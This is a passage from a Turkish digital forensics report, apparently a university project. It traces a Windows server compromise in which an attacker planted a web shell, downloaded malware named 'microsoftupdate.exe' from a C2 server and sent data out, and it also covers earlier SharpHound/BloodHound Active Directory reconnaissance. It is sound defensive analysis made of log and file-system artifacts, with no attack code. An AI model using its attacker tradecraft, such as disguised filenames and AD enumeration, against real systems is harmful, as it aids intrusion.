


Şekil 9. Config.dll dosyasının sisteme indirildiğine ilişkin "PowerShell.evtx" kaydı

Parent Path	File Name	Extension
C:\Windows\Temp	exp.ps1	.ps1
C:\Windows\Temp	config.dll	.dll
C:\Windows\Temp	DiagTrack.diag	

Şekil 10. Dosya sistemi (MFT) kayıtlarında şüpheli tarafından indirilen zararlı dosyaların doğrulanması

Şüpheli bu işlemlerden sonra, yine kendi zararlı C2 sunucusunun 8000. portundaki “artifact.exe” dosyasını “C:\Windows\Temp\” dizini altında “microsoftupdate.exe” adında kaydettiğini loglardan görebiliyoruz.



Şekil 11. Microsoftupdate.exe dosyasının sisteme indirildiğine ilişkin "PowerShell.evtx" kaydı

Parent Path	File Name	Extension
C:\	C:\	C:\
.\inetpub\wwwroot	aspnet_client	
.\inetpub\wwwroot\aspnet_client	system_web	
.\inetpub\wwwroot\aspnet_client\system_web	4_0_30319	
.\Windows\Temp	microsoftupdate.exe	.exe
.\Users\kaan\AppData\Roaming\Microsoft\Windows\Recent	User_Feed_Synchronization-{7EB...	.lnk

Şekil 12. Dosya sistemi (MFT) kayıtlarında şüpheli tarafından indirilen dosyanın doğrulanması

2.5. Veri Aktarımı (Data Exfiltration)

Şüpheli kişi sisteme yüklediği bu “microsoftupdate.exe” zararlısı üzerinden kendi C2 sunucusuna veri aktardığını, yapılan güvenlik kayıtlarının (Security.evtx) ağ bağlantı isteklerinde tespit edilmiştir;

Rule Title	Details
Net Conn	192.168.37.154
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50089 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50087 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50086 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50085 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50084 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50078 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50077 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50074 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50073 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50072 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50071 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50067 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50066 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50065 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50064 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50063 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50062 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50058 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50056 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50055 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50054 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50053 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50052 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50048 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50047 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50046 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50045 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50044 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50043 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50042 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50038 TgtIP: 192.168.37.154 TgtPort: 443
Net Conn	Proc: \device\harddiskvolume4\windows\temp\microsoftupdate.exe SrcIP: 192.168.37.153 SrcPort: 50037 TgtIP: 192.168.37.154 TgtPort: 443

Şekil 13. Şüphelinin zararlı yazılım üzerinden C2 sunucusuna veri aktardığına ilişkin güvenlik kayıtları

3. Ek Olarak Tespit Edilen Şüpheli Bulgular

Yapılan adli bilişim incelemeleri kapsamında, olay zaman çizelgesinde belirtilen 15.08.2021 tarihli saldırı faaliyetlerinden bağımsız olarak, sistem üzerinde daha erken tarihlere ait çeşitli artefact'lar tespit edilmiştir. Bu kapsamda özellikle SharpHound ve BloodHound araçlarına ilişkin izler dikkat çekmektedir.

İncelemeler sonucunda, sistem üzerinde 27.06.2021 tarihine ait olduğu değerlendirilen bir BloodHound veri arşivi (BloodHound.zip) ile birlikte, veri toplama aracı olan SharpHound'a ait yürütülebilir dosya (SharpHound.exe) tespit edilmiştir. Söz konusu araçlar, Active Directory ortamlarında kullanıcı, grup, oturum ve erişim kontrol ilişkilerini analiz ederek saldırganlara yetki yükseltme ve lateral movement (yatay hareket) senaryoları oluşturma imkânı sağlamaktadır.

3.1. Ek Olarak Tespit Edilen Olaya İlişkin Zaman Çizelgesi

Zaman Bilgisi	Gerçekleştirilen İşlem
2021-06-27 18:39:24	SharpHound.exe ile Active Directory yapısının incelenmesi
2021-06-27 18:40:45	İncelenen yapının BloodHound.zip dosyası altında toplanması

Tablo 3. Ek olaya yönelik kronolojik sıralama

3.2. SharpHound.exe Dosyasına İlişkin Teknik Bulgular

SharpHound, yapılan açık kaynak araştırmalarına göre Active Directory ortamlarında: kullanıcı, grup, oturum ve erişim ilişkilerini analiz için kullanılan keşif (enumeration) aracıdır. Ayrıca BloodHound analiz aracının veri toplama bileşenidir.

Sistem üzerinde yapılan dosya sistemi (MFT) incelemelerinde, SharpHound.exe isimli yürütülebilir dosya tespit edilmiştir. İlgili dosyaya ait MFT kayıtları incelendiğinde: Oluşturulma, değiştirilme ve erişim zamanlarının 27.06.2021 tarihini işaret ettiği, şüpheli dosyanın olay tarihinden (15.08.2021) yaklaşık 1.5 ay öncesinde sistemde bulunduğu tespit edilmiştir.

Parent Path	File Name	Extension	File Size	Created0x10	Created0x30
	Sharp				
.\Users\Public	SharpHound.exe	.exe	833024	2021-06-27 18:39:24	2021-06-27 19:01:10
.\Windows\assembly\NativeImages_v4.0.3031...	Microsoft.CSharp		0	2018-09-15 09:11:34	2021-06-01 23:21:26
.\Windows\assembly\NativeImages_v4.0.3031...	Microsoft.CSharp		0	2018-09-15 09:12:10	2021-06-01 23:21:26
.\Windows\assembly\NativeImages_v4.0.3031...	Microsoft.CSharp.ni.dll	.dll	1605632	2021-06-01 13:06:57	
.\Windows\assembly\NativeImages_v4.0.3031...	Microsoft.CSharp.ni.dll.aux	.aux	700	2021-06-01 13:06:57	
.\Windows\Microsoft.NET\assembly\GAC_MSIL	Microsoft.CSharp		0	2018-09-15 07:19:15	2021-06-01 23:21:26

Şekil 14. SharpHound.exe dosyasına ilişkin dosya sistemi (MFT) kaydı

Timestamp	Computer	Level	Rule Title	Details
				Sharp
2021-06-27 21:40:45.402 +03:00	Server-DC.test.local	high	Antivirus Hacktool Detection	Threat: VirTool:MSIL/SharpHound Severity: Severe Type: Tool U
2021-06-27 21:40:45.402 +03:00	Server-DC.test.local	critical	Defender Alert (Severe)	Threat: VirTool:MSIL/SharpHound Severity: Severe Type: Tool U
2021-06-27 21:40:14.856 +03:00	Server-DC.test.local	high	Antivirus Hacktool Detection	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:40:14.856 +03:00	Server-DC.test.local	high	Defender Alert (High)	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:40:09.213 +03:00	Server-DC.test.local	high	Antivirus Hacktool Detection	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:40:09.213 +03:00	Server-DC.test.local	high	Defender Alert (High)	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:40:03.442 +03:00	Server-DC.test.local	high	Antivirus Hacktool Detection	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:40:03.442 +03:00	Server-DC.test.local	high	Defender Alert (High)	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:39:56.729 +03:00	Server-DC.test.local	high	Antivirus Hacktool Detection	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool
2021-06-27 21:39:56.729 +03:00	Server-DC.test.local	high	Defender Alert (High)	Threat: HackTool:MSIL/SharpHound!MTB Severity: High Type: Tool

Şekil 15. SharpHound.exe dosyasına ilişkin güvenlik (Defender.evtx) kaydı

Values			
Drag a column header here to group by that column			
	Value Name	Value Type	Data
▼	n\c	n\c	n\c
	SIGN.MEDIA=19F1470 setup64.exe	RegBinary	53-41-43-50-01-00-00-00-00-00-00-00-07-00-...
	C:\Program Files\Internet explorer\explore.exe	RegBinary	53-41-43-50-01-00-00-00-00-00-00-00-07-00-...
	C:\Users\Administrator\Desktop\HoboCopy.exe	RegBinary	53-41-43-50-01-00-00-00-00-00-00-00-07-00-...
▶	C:\Users\Public\SharpHound.exe	RegBinary	53-41-43-50-01-00-00-00-00-00-00-00-07-00-...

Şekil 16. SharpHound.exe dosyasının varlığına ait registry kaydı

3.3. BloodHound.zip Dosyasına İlişkin Teknik Bulgular

Sistem üzerinde ayrıca BloodHound.zip isimli bir arşiv dosyası tespit edilmiştir. Yapılan açık kaynak araştırmalarına göre bu tür bir arşiv, genellikle SharpHound aracı tarafından toplanan Active Directory keşif verilerinin sıkıştırılmış halde saklanması ve BloodHound aracına aktarılacak üzere hazırlanmış veri seti olarak kullanılmaktadır.

Bu dosya içerisinde; kullanıcı hesapları, grup üyelikleri, oturum bilgileri, bilgisayar nesneleri ve yetki ilişkileri gibi domain ortamına ait kritik yapılandırma verileri bulunmaktadır. Söz konusu veriler, BloodHound tarafından işlenerek ortam içerisindeki yetki ilişkileri ve olası saldırı yollarının görselleştirilmesini sağlar.

Bu kapsamda BloodHound.zip dosyasının varlığı, sistem üzerinde daha önce Active Directory yapısına yönelik kapsamlı bir keşif (enumeration) çalışması yapıldığını ve bu verilerin analiz amacıyla kullanılmış veya dışa aktarılmış olabileceğini göstermektedir.

Parent Path	File Name	Extension	File Size	Created0x10
.\\Users\\Public	00c Blood	00c	=	=
.\\Users\\Public	20210627114041_BloodHound.zip	.zip	8921	2021-06-27 18:40:45
.\\Users\\Public	20210627114041_BloodHound		0	2021-06-27 18:41:04
.\\Users\\Public	20210627120112_BloodHound.zip	.zip	8907	2021-06-27 19:01:15

Şekil 17. BloodHound.zip dosyasına ilişkin dosya sistemi (MFT) kaydı

Parent Path	File Name	Extension	File Size	Created0x10
.\\Users\\Public\\2021	00c	00c	=	=
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_gpos.json	.json	3876	2021-06-27 18:40:44
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_users.json	.json	7301	2021-06-27 18:40:44
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_ous.json	.json	1502	2021-06-27 18:40:44
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_groups.json	.json	73464	2021-06-27 18:40:44
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_domains.json	.json	2660	2021-06-27 18:40:44
.\\Users\\Public\\20210627114041_BloodHound	20210627114041_computers.json	.json	6648	2021-06-27 18:40:44

Şekil 18. BloodHound.zip dosyasının içeriğine ilişkin dosya sistemi (MFT) kaydı

Extension	Value Name	Target Name	Lnk Name	Mru Position	Opened On	Extension Last Opened
00c	00c	00c	00c	=	=	=
RecentDocs	5	network	ms-settings:network.lnk	3		
RecentDocs	14	threat/	windowsdefender--threat-.lnk	4		
RecentDocs	11	20210627114041_BloodHound	20210627114041_BloodHound (2).lnk	5		
RecentDocs	13	20210627114041_users.json	20210627114041_users.json.lnk	6		2021-06-27 18:41:26
RecentDocs	12	20210627114041_groups.json	20210627114041_groups.json.lnk	7		
RecentDocs	10	20210627114041_domains.json	20210627114041_domains.json.lnk	8		
RecentDocs	9	20210627114041_BloodHound.zip	20210627114041_BloodHound.lnk	9		2021-06-27 18:40:54
RecentDocs	8	?threatId= 2147779797	windowsdefender--history-threatId = 2147779797.lnk	10		
RecentDocs	7	Network and Internet	Network and Internet.lnk	11		

Şekil 19. BloodHound ve ilişkili diğer şüpheli dosyalara ait registry kayıtları

4. Sonuç (Genel Değerlendirme)

Yapılan analizler neticesinde sistem üzerinde iki farklı zaman dilimine yayılan ve teknik açıdan farklı karakteristikler gösteren şüpheli faaliyetler tespit edilmiştir. İlk olay kapsamında, ilgili sunucunun dış ağa açık olan “/upload.aspx” mekanizması üzerinden istismar edildiği takiben yerel saatle 17:18 sularında sisteme bir web shell yüklediği ve bu zararlı bileşen aracılığıyla uzaktan komut çalıştırma (Remote Code Execution - RCE) yetkisi elde ettiği belirlenmiştir.

Web shell üzerinden gerçekleştirilen faaliyetler incelendiğinde, “/uploads/webconfig.aspx” dosyasına yönelik Python tabanlı otomatik isteklerin bulunduğu, bu durumun saldırganın sistem üzerinde komut kontrol (C2) benzeri bir iletişim kanalı oluşturduğuna işaret ettiği değerlendirilmiştir. Elde edilen sistem kayıtları (*.evtx, \$MFT, \$J, u_ex210815.log) ve Registry artefact'ları, saldırganın sızma sonrası aşamada savunma mekanizmalarını devre dışı bırakma, zararlı yazılımlar yükleme ve veri sızdırma (data exfiltration) faaliyetlerine yoğunlaştığını göstermektedir. Özellikle artefactlar üzerinden elde edilen bulgular bu durumları destekler niteliktedir.

İkinci olay kapsamında ise, sistem üzerinde daha erken tarihlere ait SharpHound ve BloodHound araçlarına ilişkin artefact'lar tespit edilmiştir. İncelemelerde, 27.06.2021 tarihine ait olduğu değerlendirilen SharpHound.exe yürütülebilir dosyası ile bu araca bağlı olarak oluşturulmuş BloodHound.zip isimli veri arşivi ortaya çıkarılmıştır.

SharpHound.exe dosyasının Active Directory ortamlarında kullanıcı, grup, oturum ve yetki ilişkilerini analiz etmek amacıyla kullanılan bir keşif aracı olduğu, BloodHound.zip dosyasının ise bu analiz sonucunda elde edilen verilerin sıkıştırılarak BloodHound aracında görselleştirilmek üzere saklandığı değerlendirilmiştir. İlgili artefact'ların varlığı, sistem üzerinde 27.06.2021 tarihinde kapsamlı bir Active Directory keşif (enumeration) faaliyetinin gerçekleştirildiğini göstermektedir.

4.1 Bütünleşik Değerlendirme

Elde edilen tüm bulgular birlikte değerlendirildiğinde, sistem üzerinde hem 27.06.2021 tarihli Active Directory keşif faaliyetleri hem de 15.08.2021 tarihli web tabanlı istismar ve sonrasındaki operasyonlar olmak üzere iki ayrı şüpheli aktiviteler bulunduğu anlaşılmaktadır.

Bununla birlikte, söz konusu iki olay arasında doğrudan bir teknik veya operasyonel bağlantı olup olmadığı mevcut artefact'lar üzerinden net olarak doğrulanamamıştır. Olayların aynı saldırgan tarafından gerçekleştirilmiş olabileceği, ilk keşif faaliyetinin daha sonraki istismar sürecine hazırlık amacı taşıdığı veya tamamen farklı tehdit aktörleri tarafından bağımsız olarak gerçekleştirilmiş iki ayrı faaliyet olabileceği değerlendirilebilir.

5. Kullanılan Kısaltmalar ve Teknik Terimler Sözlüğü

- **Artefact:** Bir sistemde gerçekleşen olayın bıraktığı dijital iz veya kanıttır.
- **Backdoor:** Sisteme yetkisiz erişim sağlamak ve kalıcılık elde etmek için bırakılan gizli giriş yöntemi.
- **C2 Sunucusu (Command and Control):** Ele geçirilmiş sistemlerin uzaktan kontrol edilmesini sağlayan saldırgan sunucusu.
- **Event ID:** Windows olay kayıtlarında her olay türünü tanımlayan numara.
- **Exploit:** Bir güvenlik açığını istismar ederek yetkisiz işlem gerçekleştiren kod veya yöntem.
- **Imaj:** Bir sistemin disk veya bellek seviyesinde birebir kopyası.
- **Log:** Sistem ve ağ üzerinde gerçekleşen olayların kayıtları.
- **MFT (Master File Table):** NTFS dosya sisteminde dosya ve klasör bilgilerini tutan yapı.
- **Port:** Ağ üzerinde servislerin iletişim kurduğu mantıksal bağlantı noktası.
- **POST:** HTTP protokolünde sunucuya veri göndermek için kullanılan yöntem.
- **PrintNightmare:** Windows Print Spooler açığı; uzaktan kod çalıştırmaya neden olabilir.
- **Powershell:** Windows üzerinde yönetim ve otomasyon için kullanılan komut satırı aracı.
- **Python:** Programlama dili; otomasyon ve saldırı araçlarında da kullanılır.
- **RCE (Remote Code Execution):** Uzaktan hedef sistemde kod çalıştırmayı sağlayan güvenlik açığı.
- **Script:** Belirli görevleri otomatikleştirmek için yazılan komut dosyası.
- **sc-bytes:** Ağ trafiğinde iletilen veri miktarını (bayt) ifade eder.
- **Registry Kayıtları:** Windows sistem ayarlarını ve yapılandırmalarını tutan veritabanı.
- **User-Agent:** HTTP isteğinde istemci yazılımını tanımlayan bilgi satırı.

6. Kullanılan Araçlar

- **Timeline Explorer:** IIS web logları ile Windows olay kayıtlarının zaman bazlı korelasyonu yapılarak, saldırganın ilk sızma anından geçen süreçteki tüm aktiviteler kronolojik olarak analiz edilmiştir.
- **Hayabusa:** Onlarca Windows olay kaydı taranarak; sistemdeki şüpheli ağ bağlantıları, durdurulan servisler (Defender) ve çalıştırılan komutlar tespit edilmiştir.
- **MFTECmd (Master File Table Parser):** Saldırgan tarafından yüklenen webconfig.aspx, config.dll ve microsoftupdate.exe gibi dosyaların disk üzerindeki gerçek oluşturulma, değiştirilme ve erişim zamanları tespit edilerek dosya sistemi seviyesinde kanıt toplanmıştır.
- **Registry Explorer:** Sistemin işletim sistemi bilgileri, kullanıcıların en son çalıştırdığı programlar ve sistemin saat dilimi (PST) ayarları gibi kritik yapılandırma verilerinin doğrulanmasında kullanılmıştır.



İSTANBUL TİCARET ÜNİVERSİTESİ

- SON SAYFA -